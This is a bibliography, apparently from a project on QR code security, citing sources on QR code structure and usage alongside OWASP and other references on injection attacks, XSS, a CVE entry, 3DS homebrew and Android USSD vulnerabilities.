[1] Scanova Blog. (2019). QR Code Statistics 2019: Latest Numbers On Global QR Code Usage. [online] Available at: https://scanova.io/blog/qr-code-statistics/.

[2] Kaspersky.es. 2021. *QR: ¿qué rápido o qué peligroso?*. [online] Available at: https://www.kaspersky.es/blog/qr-code-threats/25246/ [Accessed 21 October 2021].

[3] www.kaspersky.com. (2020). What is a QR Code and how do I scan one? [online] Available at: https://www.kaspersky.com/resource-center/definitions/what-is-a-qr-code-how-to-scan.

[4] Pandey, D. (2008). Three QR Code. [online] Available at: https://d1wqtxts1xzle7.cloudfront.net/51791265/Three_QR_Code-with-cover-page-v2.pdf?Expires=1634640895&Signature=QkxIE46cPoISrDCvibieQvG5TcKQYZqlcYRObc6DZd~ZfKJOMxfn3oSlImTP~wtkZH~bUmvEKr9SoxS1IAw1m~mdgzwVYvIz~ZesVVqbLlI79mwTwIMzhQp29ZR04smsofAxkzRVv~DIkxSY-zZKiAIbRYjNY0TGzMKx859pqeT59Kk8yw9q-C4-8HoLK3eThmz08gMBxKSy65P6555c3EZRDFdLDYgmAU5~~uUid0basgdwu6DmxvLW5sb1coLzK1NmtADXSSfAL8eXJeZORT25x0-6jf5lvJSSrhIoHqJrV0Hud8Vg7f5WwYZZm2AoV~gdRsNPJa1dCpiq~Lpyfg__&Key-Pair-Id=APKAJLOHF5GGSLRBV4ZA [Accessed 19 Oct. 2021].

[5] Techterms.com. (2015). QR Code Definition. [online] Available at: https://techterms.com/definition/qr_code.

[6] www.qrcode.com. (n.d.). Types of QR Code | QRcode.com | DENSO WAVE. [online] Available at: https://www.qrcode.com/en/codes/ [Accessed 19 Oct. 2021]

[7] Thonky.com. 2022. Error Correction Coding - QR Code Tutorial. [online] Available at: https://www.thonky.com/qr-code-tutorial/error-correction-coding [Accessed 4 September 2022].

[8] Colaboradores de los proyectos Wikimedia, (2007). Código QR - Wikipedia, la enciclopedia libre [en línea]. Wikipedia, la enciclopedia libre. [Consultado el 21 de octubre de 2021]. Disponible en: https://es.wikipedia.org/wiki/Código_QR#/media/Archivo:QR_Format_Information.svg

[9] Owasp.org. 2021. XML External Entity (XXE) Processing | OWASP. [online] Available at: https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing [Accessed 18 November 2021].

[10] Secuencias de comandos en sitios cruzados (XSS). 2021. Secuencias de comandos en sitios cruzados (XSS). [online] Available at: https://www.avast.com/es-es/c-xss [Accessed 18 November 2021].

[11] Owasp.org. 2021. Command Injection | OWASP. [online] Available at: https://owasp.org/www-community/attacks/Command_Injection [Accessed 18 November 2021].

[12] Nvd.nist.gov. 2021. NVD - CVE-2020-27542. [online] Available at: https://nvd.nist.gov/vuln/detail/CVE-2020-27542 [Accessed 18 November 2021].

[13] Owasp.org. 2021. Format String Software Attack | OWASP Foundation. [online] Available at: https://owasp.org/www-community/attacks/Format_string_attack [Accessed 18 November 2021].

[14] W3schools.com. 2021. SQL Injection. [online] Available at: https://www.w3schools.com/sql/sql_injection.asp [Accessed 18 November 2021].

[15] Smealum.github.io. 2022. ninjhax 2.9 alpha - 3DS homebrew loader. [online] Available at: https://smealum.github.io/ninjhax2/ [Accessed 4 September 2022].

[16] Dtechy.com. 2022. Android USSD Codes List for mobile phones (MMI code List). [online] Available at: https://www.dtechy.com/android-ussd-codes-list/ [Accessed 4 September 2022].

[17] Saarinen, J. and Saarinen, J., 2022. Remote wipe vulnerability found on Android phones. [online] iTnews. Available at: https://www.itnews.com.au/news/remote-wipe-vulnerability-found-on-android-phones-316905 [Accessed 4 September 2022].